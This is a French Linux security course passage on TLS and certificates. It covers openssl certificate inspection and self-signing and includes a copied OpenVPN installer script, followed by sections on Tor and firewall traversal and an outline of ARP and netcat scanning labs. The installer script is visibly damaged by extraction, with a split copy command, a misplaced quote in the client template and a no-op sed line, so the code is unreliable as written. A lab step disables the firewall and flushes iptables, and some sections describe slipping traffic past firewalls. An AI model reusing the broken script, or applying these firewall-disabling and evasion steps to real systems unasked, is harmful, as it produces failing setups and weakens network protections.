La sécurité est réalisée d'une part par un chiffrement asymétrique, comme le chiffrement RSA, qui permet, après authentification de la clé publique du serveur, la constitution d'un secret partagé entre le client et le serveur, d'autre part par un chiffrement symétrique (beaucoup plus rapide que les chiffrements asymétriques), comme l'AES, qui est utilisé dans la phase d'échange de données, les clés de chiffrement symétrique étant calculées à partir du secret partagé. Une fonction de hachage, comme SHA-1, est également utilisée, entre autres, pour assurer l'intégrité et l'authentification des données (via par exemple HMAC).

3.5. Mise en oeuvre de TLS

...

4. Pratique de TLS et des certificats

4.1. Récupérer, visualiser, transcoder un certificat

- Visualiser un certificat :

```
# cat /etc/pki/tls/certs/localhost.crt
```

- Mieux présenté avec openssl :

```
# openssl x509 -text -noout -in /etc/pki/tls/certs/localhost.crt
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number: 28890 (0x70da)
        Signature Algorithm: sha256WithRSAEncryption
        Issuer: C=--, ST=SomeState, L=SomeCity, O=SomeOrganization, OU=SomeOrganizationalUnit, CN=localhost.localdomain/emailAddress=root@localhost.localdomain
        Validity
            Not Before: Sep 26 13:57:53 2016 GMT
            Not After : Sep 26 13:57:53 2017 GMT
        Subject: C=--, ST=SomeState, L=SomeCity, O=SomeOrganization, OU=SomeOrganizationalUnit, CN=localhost.localdomain/emailAddress=root@localhost.localdomain
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                Public-Key: (2048 bit)
                    Modulus:
                        00:9d:fd:05:7b:39:c2:75:62:ac:41:9b:96:5d:af:
                        94:2e:80:d2:50:99:1a:9e:ad:6c:2b:ce:1a:6f:e5:
                        4c:2e:51:f2:13:13:b5:05:2f:f6:ac:42:97:96:a2:
                        52:3e:55:8b:70:fa:bb:af:93:7a:f7:a3:8f:a4:2e:
                        6e:cc:eb:53:1d:81:ed:58:8d:69:c1:6e:0e:e9:22:
                        89:46:55:e8:8a:fc:46:1a:c3:28:f3:38:c5:e4:8a:
                        4b:83:9a:96:79:e7:e4:53:4f:75:d9:5b:47:4f:5e:
                        88:e9:7a:a6:30:ef:a4:e0:ed:8e:02:6d:70:79:ea:
                        17:84:dc:41:75:7e:95:94:9f:dd:2b:fc:1b:15:a0:
                        5d:71:b1:5f:29:51:4a:0c:d4:0b:2e:8b:f8:4c:d8:
                        40:d1:b4:f9:1c:e7:18:d4:43:49:6b:81:f0:87:73:
                        b6:1c:a5:95:52:65:f8:72:33:1f:ad:3f:07:8f:7c:
                        44:3c:3d:64:e4:3f:7c:ea:79:db:a4:d7:ef:64:1f:
                        84:d6:81:cc:cc:1c:87:da:61:33:96:41:4b:7a:02:
                        84:a3:f0:ee:82:e0:93:e3:d5:fd:26:45:bc:f0:a1:
                        24:fc:d3:74:1e:8e:96:60:f7:4d:77:92:ca:a1:5a:
                        dc:26:6c:52:d9:d7:ea:3b:30:bc:67:36:1f:24:83:
                        6a:df
                    Exponent: 65537 (0x10001)
    X509v3 extensions:
        X509v3 Basic Constraints:
            CA:FALSE
        X509v3 Key Usage:
            Digital Signature, Non Repudiation, Key Encipherment
    Signature Algorithm: sha256WithRSAEncryption
        0c:06:72:8d:6d:29:ae:a5:5b:bf:8d:57:6e:7b:ff:82:98:ad:
        30:39:5f:6c:dc:cb:58:84:cc:ca:bc:cb:01:db:6f:e0:05:98:
        50:e0:88:8a:69:e7:7e:75:26:89:60:a8:ec:c7:b6:62:ef:b0:
        7e:9a:93:72:f6:89:d9:ef:f5:e8:33:a0:d2:92:b0:9a:95:5c:
        ee:21:83:d6:5f:88:df:89:b4:9d:3b:27:02:5d:b4:34:b8:00:
        e0:75:32:1e:77:71:3d:0b:62:82:43:a5:8a:71:30:9c:f2:56:
        e1:69:6f:25:a6:84:7b:b8:57:0a:f7:14:a1:f4:aa:0d:39:0e:
        4b:7d:5b:c9:06:d5:70:04:a4:bd:9e:e2:ca:46:80:90:36:e2:
        f0:12:f1:b5:0f:b5:da:21:d8:31:f3:c1:27:d3:47:b2:df:7b:
        9e:7c:86:2a:d2:25:57:83:70:5b:c0:c4:63:48:d8:56:f9:53:
        90:d9:7d:b0:a7:9e:38:0e:41:c9:c4:16:a5:55:5a:c3:1c:3c:
        7b:4d:51:2d:bb:a5:e0:af:96:6d:95:3d:d4:21:0f:5a:48:2c:
        83:92:a5:64:1e:57:65:8a:45:cf:5d:f2:d2:d0:d1:2d:6a:7c:
        18:df:ff:b2:bf:8f:f4:fe:78:10:b1:f4:82:31:19:96:b8:bd:
        11:b1:99:b2
```

- Récupérer un certificat X509 en ligne

```
# openssl s_client -showcerts -connect www.linux.com:443
CONNECTED(00000003)
depth=2 C = BE, O = GlobalSign nv-sa, OU = Root CA, CN = GlobalSign Root CA
verify return:1
depth=1 C = BE, O = GlobalSign nv-sa, CN = GlobalSign CloudSSL CA - SHA256 - G3
verify return:1
depth=0 C = US, ST = California, L = San Francisco, O = "Fastly, Inc.", CN = n.ssl.fastly.net
verify return:1
---
Certificate chain
0 s:/C=US/ST=California/L=San Francisco/O=Fastly, Inc./CN=n.ssl.fastly.net
```

```

i:/C=BE/O=GlobalSign nv-sa/CN=GlobalSign CloudSSL CA - SHA256 - G3
-----BEGIN CERTIFICATE-----
MIIDojCCDV6gAwIBAgIMDvskHGIB0MJcky5oMA0GCSqGSIb3DQEBCwUAMFcxCAJ
...
hLx9Lj/Y6X4/9l5lxjSFF5y+M9WHVWAR3VQ1dpTkkXfarj1eIRxZS2LsvBJjgw8b
XgwBVqdmBNkD0g==
-----END CERTIFICATE-----
1 s:/C=BE/O=GlobalSign nv-sa/CN=GlobalSign CloudSSL CA - SHA256 - G3
i:/C=BE/O=GlobalSign nv-sa/OU=Root CA/CN=GlobalSign Root CA
-----BEGIN CERTIFICATE-----
MIIEizCCA30gAwIBAgIORvCM288sVGbvMwHdXzQwDQYJKoZIhvvcNAQELBQAwVzEL
...
HY7EDGiWtkdREPd76xUJZPX58GMWLT3fI0I6k2PMq69PVwbH/hRVYs4nErnh9ELt
IjBrNRpkBYCkZd/My2/Q
-----END CERTIFICATE-----
...
Server certificate
subject=/C=US/ST=California/L=San Francisco/O=Fastly, Inc./CN=n.ssl.fastly.net
issuer=/C=BE/O=GlobalSign nv-sa/CN=GlobalSign CloudSSL CA - SHA256 - G3
...
No client certificate CA names sent
Server Temp Key: ECDH, prime256v1, 256 bits
...
SSL handshake has read 5535 bytes and written 373 bytes
...
New, TLSv1/SSLv3, Cipher is ECDHE-RSA-AES128-GCM-SHA256
Server public key is 2048 bit
Secure Renegotiation IS supported
Compression: NONE
Expansion: NONE
SSL-Session:
Protocol : TLSv1.2
Cipher   : ECDHE-RSA-AES128-GCM-SHA256
Session-ID: 639EF6139293984B77BA686502009FA32EE55CA40892D3772ECE1559DE411BA6
Session-ID-ctx:
Master-Key: 69CDFB6E8807850C181CE54D66676762FE1B6E5F8FE79B2D8E9CB6782EF6E5BA4A58835BC5BE3FFCC7EC11EABEB48EFD
Key-Ag  : None
Krb5 Principal: None
PSK identity: None
PSK identity hint: None
TLS session ticket lifetime hint: 1200 (seconds)
TLS session ticket:
0000 - 63 cc 77 4a 00 db 2c 42-2e 8f 76 23 dd a9 ae 53 c.wJ.,,B..v#...S
0010 - eb f3 5b 75 31 9c 7e dd-34 0e 27 9e c5 87 6f 3e ..[u1.-.4.'...o>
0020 - fb fd 08 7f 4c 97 d1 e6-88 67 32 e6 95 9e 70 ee ....L....g2...p.
0030 - 1c 8f f2 1a 98 b6 5e 20-3d b9 14 c3 c0 61 36 5b .....^ =....a6[
0040 - a6 05 43 fa bc 4c b3 58-8f a4 10 76 18 a0 11 12 ..C..L.X...v....
0050 - 1b be 0d 04 48 85 a1 44-ea fb ad a0 3d 13 85 51 ....H..D....=..Q
0060 - 1a fb f6 95 a1 1e 06 c2-e2 c7 ba 8b de 52 9e 1d .....R...
0070 - 64 56 db 5a c8 0b 82 43-84 6d a0 2f 0a ef 8e ef dv.Z...C.m./....
0080 - 73 64 b9 c7 c3 37 d0 ce-62 d5 44 0d fd cc 2f b4 sd...7..b.D.../.
0090 - ea 34 8c a5 eb 0f 4b 0b-2b c9 bb 58 ec c8 44 e2 .4....K.+..X..D.

Start Time: 1475086354
Timeout   : 300 (sec)
Verify return code: 0 (ok)
...

```

- Transcodage PEM/DER

4.2. Créer un certificat x509 auto-signé

- Création de la clé privée server.key

```

# openssl genrsa -out server.key 2048
Generating RSA private key, 2048 bit long modulus
.....+
.....+
e is 65537 (0x10001)

# chmod 440 server.key

```

- Avec la clé privée, création d'un fichier de demande de signature de certificat (CSR Certificate Signing Request) :

```

# openssl req -new -key server.key -out server.req
You are about to be asked to enter information that will be incorporated

```

```

into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [XX]:BE
State or Province Name (full name) []:Brussels
Locality Name (eg, city) [Default City]:Brussels
Organization Name (eg, company) [Default Company Ltd]:Linux
Organizational Unit Name (eg, section) []:
Common Name (eg, your name or your server's hostname) []:
Email Address []:

Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:
An optional company name []:

```

- Auto-signature :

```

# openssl x509 -req -days 365 -in server.req -signkey server.key -out server.crt
Signature ok
subject=/C=BE/ST=Brussels/L=Brussels/O=Linux
Getting Private key

```

- Affichage du certificat :

```

# openssl x509 -text -noout -in server.crt
Certificate:
Data:
    Version: 1 (0x0)
    Serial Number: 10940766965370417421 (0x97d569969d3b710d)
    Signature Algorithm: sha1WithRSAEncryption
    Issuer: C=BE, ST=Brussels, L=Brussels, O=Linux
    Validity
        Not Before: Sep 28 18:31:12 2016 GMT
        Not After : Sep 28 18:31:12 2017 GMT
    Subject: C=BE, ST=Brussels, L=Brussels, O=Linux
    Subject Public Key Info:
        Public Key Algorithm: rsaEncryption
            Public-Key: (2048 bit)
                Modulus:
                    00:c4:1e:20:7c:04:56:ec:24:ef:df:02:d6:6e:95:
                    79:98:24:b1:76:51:3e:2d:46:e0:4a:b1:35:16:92:
                    7e:06:8d:03:2f:fd:6d:f6:e5:48:64:1c:11:d4:48:
                    40:08:27:53:a0:9c:cc:87:f9:f5:80:8a:44:9a:a6:
                    32:ba:30:a0:94:d9:0c:76:d0:db:26:a8:52:62:83:
                    2a:43:c1:c8:bf:36:49:a9:35:21:50:79:48:35:ca:
                    10:cf:15:f3:60:87:d2:f1:3e:b0:af:12:81:02:2e:
                    20:3a:29:a4:f2:8c:15:07:27:07:4c:05:27:b9:b6:
                    b3:d8:01:ff:77:13:ce:48:c7:ad:4c:08:64:af:39:
                    7d:1a:15:cf:aa:bd:7b:c3:d6:ae:21:7b:1f:d6:fa:
                    cc:af:39:ac:34:9e:fa:f7:a2:38:1e:b5:7b:d7:67:
                    c5:b2:9b:b5:08:af:55:27:08:87:16:8f:a4:5a:e4:
                    6f:ee:9f:05:0b:59:a1:d6:90:8e:96:66:d1:98:89:
                    27:43:ae:ba:60:f9:0d:9a:e9:1d:f4:07:a6:25:f3:
                    41:d5:a7:bc:78:4b:94:23:98:81:cf:32:1b:92:0a:
                    46:35:b7:1b:80:03:ca:14:f3:57:89:db:9c:3d:1e:
                    b3:79:61:8d:2c:49:0c:12:6b:22:fc:d1:44:64:cd:
                    e6:f1
                Exponent: 65537 (0x10001)
    Signature Algorithm: sha1WithRSAEncryption
        79:d6:0b:23:54:0b:16:cd:00:09:8a:1e:fb:cb:33:a4:8a:73:
        c8:38:54:6f:72:e6:37:81:bf:ed:18:67:18:96:93:a0:9d:d1:
        92:45:de:3f:f1:c8:16:75:fb:e1:b6:b6:e3:b8:91:a3:f8:65:
        d4:54:09:dd:e8:2a:ba:5e:23:e0:6a:e4:a1:31:61:85:f7:7a:
        7a:7a:24:4e:c9:ed:c4:ed:e1:f9:2f:d0:bd:a2:9b:ec:32:3b:
        c8:b0:2c:56:40:c7:69:ea:cd:52:1e:60:2f:31:92:3e:90:e0:
        c3:77:59:8b:a9:1e:dc:33:44:da:99:dc:3a:21:ad:df:c4:9a:
        c8:53:42:0b:9e:67:83:7f:3e:3f:82:18:07:12:5f:4b:12:ca:
        65:8c:a9:ee:00:ab:b5:39:bd:e0:33:0f:c9:d6:db:cc:d2:f3:
        1b:bb:6e:fe:bc:c4:2c:a6:e6:de:ee:e0:ba:ff:68:1b:9b:17:
        e5:3c:83:7d:c1:03:95:8a:84:44:53:1d:fc:97:a5:2c:17:74:
        41:80:39:f7:a9:18:7c:9d:6b:5c:cb:87:83:d3:aa:4b:f6:c7:
        f0:e6:5c:4a:ce:f2:a3:b5:ef:a6:4b:c4:e0:54:66:cf:e3:3e:
        42:df:e4:a8:9d:9e:97:14:6a:eb:e2:2d:5b:23:a7:68:56:82:
        ad:b3:6e:19

```

4.3. Tester une liaison SSL

- Arrêter le pare-feu

```
# systemctl stop firewalld
# iptables -X
# iptables -F
# iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source          destination
Chain FORWARD (policy ACCEPT)
target     prot opt source          destination
Chain OUTPUT (policy ACCEPT)
target     prot opt source          destination
```

...

4.4. Créer un CA, signer des certificats (1)

4.5. Créer un CA, signer des certificats (2)

4.6. Révoquer un certificat

4.7. Créer un certificat pour une personne

4.8. Configurer Apache/Nginx en HTTPS

[SSL avec Lets Encrypt](#)

4.9. Créer un tunnel OpenVPN

<https://github.com/Nyr/openvpn-install/blob/master/openvpn-install.sh>

```
#!/bin/bash
# OpenVPN road warrior installer for Debian, Ubuntu and CentOS

# This script will work on Debian, Ubuntu, CentOS and probably other distros
# of the same families, although no support is offered for them. It isn't
# bulletproof but it will probably work if you simply want to setup a VPN on
# your Debian/Ubuntu/CentOS box. It has been designed to be as unobtrusive and
# universal as possible.

if [[ "$EUID" -ne 0 ]]; then
    echo "Sorry, you need to run this as root"
    exit 1
fi

if [[ ! -e /dev/net/tun ]]; then
    echo "TUN/TAP is not available"
    exit 2
fi

if grep -qs "CentOS release 5" "/etc/redhat-release"; then
    echo "CentOS 5 is too old and not supported"
    exit 3
fi

if [[ -e /etc/debian_version ]]; then
    OS=debian
    RCLOCAL='/etc/rc.local'
elif [[ -e /etc/centos-release || -e /etc/redhat-release ]]; then
    OS=centos
    RCLOCAL='/etc/rc.d/rc.local'
    # Needed for CentOS
    chmod +x /etc/rc.d/rc.local
else
```

```

echo "Looks like you aren't running this installer on a Debian, Ubuntu or CentOS system"
exit 4
fi

newclient () {
    # Generates the custom client.ovpn
    cp /etc/openvpn/client-common.txt ~/${1}.ovpn
    echo "<ca>" >> ~/${1}.ovpn
    cat /etc/openvpn/easy-rsa/pki/ca.crt >> ~/${1}.ovpn
    echo "</ca>" >> ~/${1}.ovpn
    echo "<cert>" >> ~/${1}.ovpn
    cat /etc/openvpn/easy-rsa/pki/issued/${1}.crt >> ~/${1}.ovpn
    echo "</cert>" >> ~/${1}.ovpn
    echo "<key>" >> ~/${1}.ovpn
    cat /etc/openvpn/easy-rsa/pki/private/${1}.key >> ~/${1}.ovpn
    echo "</key>" >> ~/${1}.ovpn
}

# Try to get our IP from the system and fallback to the Internet.
# I do this to make the script compatible with NATed servers (lowendspirit.com)
# and to avoid getting an IPv6.
IP=$(ip addr | grep 'inet' | grep -v inet6 | grep -vE '127\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}' | grep -o -E '[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}' | head -1)
if [[ "$IP" = "" ]]; then
    IP=$(wget -qO- ipv4.icanhazip.com)
fi

if [[ -e /etc/openvpn/server.conf ]]; then
    while :
    do
        clear
        echo "Looks like OpenVPN is already installed"
        echo ""
        echo "What do you want to do?"
        echo "  1) Add a cert for a new user"
        echo "  2) Revoke existing user cert"
        echo "  3) Remove OpenVPN"
        echo "  4) Exit"
        read -p "Select an option [1-4]: " option
        case $option in
            1)
                echo ""
                echo "Tell me a name for the client cert"
                echo "Please, use one word only, no special characters"
                read -p "Client name: " -e -i client CLIENT
                cd /etc/openvpn/easy-rsa/
                ./easyrsa build-client-full ${CLIENT} nopass
                # Generates the custom client.ovpn
                newclient "${CLIENT}"
                echo ""
                echo "Client ${CLIENT} added, certs available at ~/${CLIENT}.ovpn"
                exit
            ;;
            2)
                # This option could be documented a bit better and maybe even be simplified
                # ...but what can I say, I want some sleep too
                NUMBEROFClients=$(tail -n +2 /etc/openvpn/easy-rsa/pki/index.txt | grep -c "\^V")
                if [[ "$NUMBEROFClients" = '0' ]]; then
                    echo ""
                    echo "You have no existing clients!"
                    exit 5
                fi
                echo ""
                echo "Select the existing client certificate you want to revoke"
                tail -n +2 /etc/openvpn/easy-rsa/pki/index.txt | grep "\^V" | cut -d '=' -f 2 | nl -s ') '
                if [[ "$NUMBEROFClients" = '1' ]]; then
                    read -p "Select one client [1]: " CLIENTNUMBER
                else
                    read -p "Select one client [1-${NUMBEROFClients}]: " CLIENTNUMBER
                fi
                CLIENT=$(tail -n +2 /etc/openvpn/easy-rsa/pki/index.txt | grep "\^V" | cut -d '=' -f 2 | sed -n "${CLIENTNUMBER}p")
                cd /etc/openvpn/easy-rsa/
                ./easyrsa --batch revoke ${CLIENT}
                ./easyrsa gen-crl
                rm -rf pki/reqs/${CLIENT}.req
                rm -rf pki/private/${CLIENT}.key
                rm -rf pki/issued/${CLIENT}.crt
                rm -rf /etc/openvpn/crl.pem
            ;;
        esac
    done
fi

```

```

cp /etc/openvpn/easy-rsa/pki/crl.pem /etc/openvpn/crl.pem
# And restart
if pgrep systemd-journal; then
    systemctl restart openvpn@server.service
else
    if [[ "$OS" = 'debian' ]]; then
        /etc/init.d/openvpn restart
    else
        service openvpn restart
    fi
fi
echo ""
echo "Certificate for client $CLIENT revoked"
exit
;;
3)
echo ""
read -p "Do you really want to remove OpenVPN? [y/n]: " -e -i n REMOVE
if [[ "$REMOVE" = 'y' ]]; then
    PORT=$(grep '^port ' /etc/openvpn/server.conf | cut -d " " -f 2)
    if pgrep firewalld; then
        # Using both permanent and not permanent rules to avoid a firewalld reload.
        firewall-cmd --zone=public --remove-port=$PORT/udp
        firewall-cmd --zone=trusted --remove-source=10.8.0.0/24
        firewall-cmd --permanent --zone=public --remove-port=$PORT/udp
        firewall-cmd --permanent --zone=trusted --remove-source=10.8.0.0/24
    fi
    if iptables -L | grep -qE 'REJECT|DROP'; then
        sed -i "/iptables -I INPUT -p udp --dport $PORT -j ACCEPT/d" $RCLOCAL
        sed -i "/iptables -I FORWARD -s 10.8.0.0/24 -j ACCEPT/d" $RCLOCAL
        sed -i "/iptables -I FORWARD -m state --state RELATED,ESTABLISHED -j ACCEPT/d" $RCLOCAL
    fi
    sed -i '/iptables -t nat -A POSTROUTING -s 10.8.0.0/24 -j SNAT --to /d' $RCLOCAL
    if which sestatus; then
        if sestatus | grep "Current mode" | grep -qs "enforcing"; then
            if [[ "$PORT" != '1194' ]]; then
                semanage port -d -t openvpn_port_t -p udp $PORT
            fi
        fi
    fi
    if [[ "$OS" = 'debian' ]]; then
        apt-get remove --purge -y openvpn openvpn-blacklist
    else
        yum remove openvpn -y
    fi
    rm -rf /etc/openvpn
    rm -rf /usr/share/doc/openvpn*
    echo ""
    echo "OpenVPN removed!"
else
    echo ""
    echo "Removal aborted!"
fi
exit
;;
4) exit;;
esac
done
else
clear
echo 'Welcome to this quick OpenVPN "road warrior" installer'
echo ""
# OpenVPN setup and first user creation
echo "I need to ask you a few questions before starting the setup"
echo "You can leave the default options and just press enter if you are ok with them"
echo ""
echo "First I need to know the IPv4 address of the network interface you want OpenVPN"
echo "listening to."
read -p "IP address: " -e -i $IP IP
echo ""
echo "What port do you want for OpenVPN?"
read -p "Port: " -e -i 1194 PORT
echo ""
echo "What DNS do you want to use with the VPN?"
echo " 1) Current system resolvers"
echo " 2) Google"
echo " 3) OpenDNS"
echo " 4) NTT"
echo " 5) Hurricane Electric"
read -p "DNS [1-6]: " -e -i 1 DNS

```

```

echo ""
echo "Finally, tell me your name for the client cert"
echo "Please, use one word only, no special characters"
read -p "Client name: " -e -i client CLIENT
echo ""
echo "Okay, that was all I needed. We are ready to setup your OpenVPN server now"
read -n1 -r -p "Press any key to continue..."
if [[ "$OS" = 'debian' ]]; then
    apt-get update
    apt-get install openvpn iptables openssl ca-certificates -y
else
    # Else, the distro is CentOS
    yum install epel-release -y
    yum install openvpn iptables openssl wget ca-certificates -y
fi
# An old version of easy-rsa was available by default in some openvpn packages
if [[ -d /etc/openvpn/easy-rsa/ ]]; then
    rm -rf /etc/openvpn/easy-rsa/
fi
# Get easy-rsa
wget -O ~/EasyRSA-3.0.1.tgz https://github.com/OpenVPN/easy-rsa/releases/download/3.0.1/EasyRSA-3.0.1.tgz
tar xzf ~/EasyRSA-3.0.1.tgz -C ~/
mv ~/EasyRSA-3.0.1/ /etc/openvpn/
mv /etc/openvpn/EasyRSA-3.0.1/ /etc/openvpn/easy-rsa/
chown -R root:root /etc/openvpn/easy-rsa/
rm -rf ~/EasyRSA-3.0.1.tgz
cd /etc/openvpn/easy-rsa/
# Create the PKI, set up the CA, the DH params and the server + client certificates
./easyrsa init-pki
./easyrsa --batch build-ca nopass
./easyrsa gen-dh
./easyrsa build-server-full server nopass
./easyrsa build-client-full $CLIENT nopass
./easyrsa gen-crl
# Move the stuff we need
cp pki/ca.crt pki/private/ca.key pki/dh.pem pki/issued/server.crt pki/private/server.key /etc/openvpn/easy-rsa/pki/crl.pem
/etc/openvpn
# Generate server.conf
echo "port $PORT
proto udp
dev tun
sndbuf 0
rcvbuf 0
ca ca.crt
cert server.crt
key server.key
dh dh.pem
topology subnet
server 10.8.0.0 255.255.255.0
ifconfig-pool-persist ipp.txt" > /etc/openvpn/server.conf
echo 'push "redirect-gateway def1 bypass-dhcp"' >> /etc/openvpn/server.conf
# DNS
case $DNS in
    1)
        # Obtain the resolvers from resolv.conf and use them for OpenVPN
        grep -v '#' /etc/resolv.conf | grep 'nameserver' | grep -E -o '[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}' | while
read line; do
            echo "push \"dhcp-option DNS $line\"" >> /etc/openvpn/server.conf
done
;;
    2)
        echo 'push "dhcp-option DNS 8.8.8.8"' >> /etc/openvpn/server.conf
        echo 'push "dhcp-option DNS 8.8.4.4"' >> /etc/openvpn/server.conf
;;
    3)
        echo 'push "dhcp-option DNS 208.67.222.222"' >> /etc/openvpn/server.conf
        echo 'push "dhcp-option DNS 208.67.220.220"' >> /etc/openvpn/server.conf
;;
    4)
        echo 'push "dhcp-option DNS 129.250.35.250"' >> /etc/openvpn/server.conf
        echo 'push "dhcp-option DNS 129.250.35.251"' >> /etc/openvpn/server.conf
;;
    5)
        echo 'push "dhcp-option DNS 74.82.42.42"' >> /etc/openvpn/server.conf
;;
esac
echo "keepalive 10 120
comp-lzo
persist-key
persist-tun"

```

```

status openvpn-status.log
verb 3
crl-verify crl.pem" >> /etc/openvpn/server.conf
# Enable net.ipv4.ip_forward for the system
if [[ "$OS" = 'debian' ]]; then
    sed -i 's|net.ipv4.ip_forward=1|net.ipv4.ip_forward=1|' /etc/sysctl.conf
else
    # CentOS 5 and 6
    sed -i 's|net.ipv4.ip_forward = 0|net.ipv4.ip_forward = 1|' /etc/sysctl.conf
    # CentOS 7
    if ! grep -q "net.ipv4.ip_forward=1" "/etc/sysctl.conf"; then
        echo 'net.ipv4.ip_forward=1' >> /etc/sysctl.conf
    fi
fi
# Avoid an unneeded reboot
echo 1 > /proc/sys/net/ipv4/ip_forward
# Set NAT for the VPN subnet
iptables -t nat -A POSTROUTING -s 10.8.0.0/24 -j SNAT --to $IP
sed -i "1 a\iptables -t nat -A POSTROUTING -s 10.8.0.0/24 -j SNAT --to $IP" $RCLOCAL
if pgrep firewalld; then
    # We don't use --add-service=openvpn because that would only work with
    # the default port. Using both permanent and not permanent rules to
    # avoid a firewalld reload.
    firewall-cmd --zone=public --add-port=$PORT/udp
    firewall-cmd --zone=trusted --add-source=10.8.0.0/24
    firewall-cmd --permanent --zone=public --add-port=$PORT/udp
    firewall-cmd --permanent --zone=trusted --add-source=10.8.0.0/24
fi
if iptables -L | grep -qE 'REJECT|DROP'; then
    # If iptables has at least one REJECT rule, we assume this is needed.
    # Not the best approach but I can't think of other and this shouldn't
    # cause problems.
    iptables -I INPUT -p udp --dport $PORT -j ACCEPT
    iptables -I FORWARD -s 10.8.0.0/24 -j ACCEPT
    iptables -I FORWARD -m state --state RELATED,ESTABLISHED -j ACCEPT
    sed -i "1 a\iptables -I INPUT -p udp --dport $PORT -j ACCEPT" $RCLOCAL
    sed -i "1 a\iptables -I FORWARD -s 10.8.0.0/24 -j ACCEPT" $RCLOCAL
    sed -i "1 a\iptables -I FORWARD -m state --state RELATED,ESTABLISHED -j ACCEPT" $RCLOCAL
fi
# If SELinux is enabled and a custom port was selected, we need this
if which sestatus; then
    if sestatus | grep "Current mode" | grep -qs "enforcing"; then
        if [[ "$PORT" != '1194' ]]; then
            # semanage isn't available in CentOS 6 by default
            if ! which semanage > /dev/null 2>&1; then
                yum install policycoreutils-python -y
            fi
            semanage port -a -t openvpn_port_t -p udp $PORT
        fi
    fi
fi
# And finally, restart OpenVPN
if [[ "$OS" = 'debian' ]]; then
    # Little hack to check for systemd
    if pgrep systemd-journal; then
        systemctl restart openvpn@server.service
    else
        /etc/init.d/openvpn restart
    fi
else
    if pgrep systemd-journal; then
        systemctl restart openvpn@server.service
        systemctl enable openvpn@server.service
    else
        service openvpn restart
        chkconfig openvpn on
    fi
fi
# Try to detect a NATED connection and ask about it to potential LowEndSpirit users
EXTERNALIP=$(wget -qO- ipv4.icanhazip.com)
if [[ "$IP" != "$EXTERNALIP" ]]; then
    echo ""
    echo "Looks like your server is behind a NAT!"
    echo ""
    echo "If your server is NATed (e.g. LowEndSpirit), I need to know the external IP"
    echo "If that's not the case, just ignore this and leave the next field blank"
    read -p "External IP: " -e USEREXTERNALIP
    if [[ "$USEREXTERNALIP" != "" ]]; then
        IP=$USEREXTERNALIP
    fi
fi

```

```

    fi
    # client-common.txt is created so we have a template to add further users later
    echo "client"
    dev tun
    proto udp
    sndbuf 0
    rcvbuf 0
    remote $IP $PORT
    resolv-retry infinite
    nobind
    persist-key
    persist-tun
    remote-cert-tls server
    comp-lzo
    verb 3" > /etc/openvpn/client-common.txt
        # Generates the custom client.ovpn
        newclient "$CLIENT"
        echo ""
        echo "Finished!"
        echo ""
        echo "Your client config is available at ~/$CLIENT.ovpn"
        echo "If you want to add more clients, you simply need to run this script another time!"
    fi

```

4.10. Créer un tunnel SSL avec Stunnel

<https://www.stunnel.org/howto.html>

4.11. Créer un tunnel SSL avec Ncat

<https://nmap.org/ncat/guide/ncat-ssl.html>

4.12. Dépasser les pare-feux avec HTTPS/TLS/TCP443

- solution `sslb`
- solution `proxytunnel` : <http://blog.chmd.fr/ssh-over-ssl-a-quick-and-minimal-config.html>

4.13. Placer du trafic Tor à travers un pare-feu à travers TCP443

L'objectif est de vérifier le pays de la connexion originale et celui d'une connexion Tor. L'outil `torsocks` place le trafic TCP (TCP80 dans cet exemple) sur le port TCP 9080 du proxy qui l'adresse à un noeud Tor disponible sur les ports TCP80 ou TCP443.

Installation des outils `tor` et `curl`.

```
apt-get install tor curl -y
```

On peut forcer des passerelles utilisant les ports TCP80 et TCP443.

```
echo "ReachableAddresses *:80,*:443" >> /etc/tor/torrc
echo "ReachableAddresses reject *:*" >> /etc/tor/torrc
systemctl restart tor
```

Récupération des informations de la connexion originale.

```
curl ipinfo.io/country
FR
```

Récupération des informations de la connexion Tor.

```
torsocks curl ipinfo.io/country
RO
```

Vérifier les connexions utilisées.

```
ss -antp | grep tor
LISTEN      0      128          127.0.0.1:9050          *:*          users:(("tor",pid=2327,fd=7))
ESTAB       0      0          192.168.122.54:37037      23.xx.xx.90:443    users:(("tor",pid=2327,fd=11))
ESTAB       0      0          192.168.122.54:33434      31.xx.xx.47:443    users:(("tor",pid=2327,fd=4))
```

Attention, uniquement le trafic de la commande `curl` en TCP est placé dans le tunnel Tor.

4.14. Héberger un site en .onion (Tor) avec Apache

Références

- https://fr.wikipedia.org/wiki/Infrastructure_%C3%A0_cl%C3%A9s_publiques
- <https://upload.wikimedia.org/wikipedia/commons/thumb/3/34/Public-Key-Infrastructure.svg/800px-Public-Key-Infrastructure.svg.png>
- https://fr.wikipedia.org/wiki/Autorit%C3%A9_de_certification
- https://fr.wikipedia.org/wiki/Transport_Layer_Security

Audit

- Objectifs de certification
 - LPIC 2
- 1. Introduction
 - 1.1. Avertissement légal
- 2. Renforcement (*hardening*) du système
- 3. Analyseurs de paquets
 - 3.1. Exercice 1 : Observation de trafic dans le "cloud"
 - 3.2. Exercice 2 : Créer un diagramme du réseau
 - 3.3. Exercice 3 : Observation du trafic dans un outil local
 - 3.4. Exercice 4 : Élaboration des requêtes HTTP
 - Client wget
 - Client netcat
 - Client curl
 - Client Web en Python (1)
 - Serveur Web en Python (2)
 - Serveur Web en Python (3)
 - 3.4. Exercice 4 : Observation des sessions
 - netstat
 - 3.5. Exercice 5 : Capture du trafic
- 4. Scans ARP
 - 4.1. Protocole ARP
 - 4.2. Scanner ARP
 - 4.3. Intérêts d'un scanner ARP
 - 4.4. Table ARP
 - 4.5. Vulnérabilité intrinsèque ARP
 - 4.6. Contre-mesure des attaques ARP
 - 4.7. Outils de scans ARP
- 5. Scans ICMP
 - 5.1. Balayage ping (Ping Sweep) avec `nmap -sn`
 - 5.2. Utilitaire fping
- 6. Utiliser Netcat
 - 6.1. Objectifs
 - 6.2. Netcat
 - Couteau suisse TCP/UDP
 - Syntaxe de Netcat
 - Labs à réaliser
 - Consoles nécessaires
 - 6.2. Topologies client
 - Scan de ports
 - Scan Multi-ports
 - Ports ouverts / ports fermés
 - Banner Gathering
